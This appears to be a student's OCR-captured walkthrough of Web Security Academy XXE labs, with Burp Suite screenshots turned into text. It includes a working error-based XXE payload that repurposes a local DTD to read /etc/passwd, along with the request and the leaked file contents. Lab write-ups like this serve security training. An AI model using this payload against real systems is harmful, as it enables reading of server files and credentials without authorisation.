
test

deshan | 22 February 2024

test


Leave a comment

- When you view your comment, you should see the contents of the /etc/hostname file in your image. Use the "Submit solution" button to submit the value of the server hostname.




Exploiting XXE via image file upload

Congratulations, you solved the lab!



~~https~~://0a8200ea031ab5968233104b00c30040.web-security-academy.net/post/c...

```
14109cbf49a7
```




...031ab5968233104b00c30040.web-security-academy.net says

Answer:

14109cbf49a7

Lab 09

- Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Search
0 highlights
Event log All issues
Memory: 124.0MB


Request to https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net:443 [34.246.129.62]

```
POST /product/stock HTTP/2
Host: 0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net
Cookie: session=uE3xN0ArbByCeMwbyBVbCr3U27yhfPiw
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net/product?productId=3
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      3
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

- Insert the following parameter entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">&#x25;eval;&#x25;error;'>%local_dtd;]>
```

This will import the Yelp DTD, then redefine the ISOamso entity, triggering an error message containing the contents of the /etc/passwd file.



0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net

Exploiting XXE to retrieve data by repurposing a local DTD

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Response headers 3
Search
0 highlights
Done
Event log
All issues
Memory: 124.0MB

Target: https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net HTTP/2

Request

```
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a9c004a0381a5f0804d4a8400ab00d6.web-security-academy.net/product?productId
=3
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <!ENTITY % ISOamso '
  <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
  &#x27;file:///nonexistent/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
  '>
  %local_dtd;
  ]>
  <stockCheck>
    <productId>
      3
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Response

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2419

"XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0
:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
```

2,543 bytes | 265 millis

-END-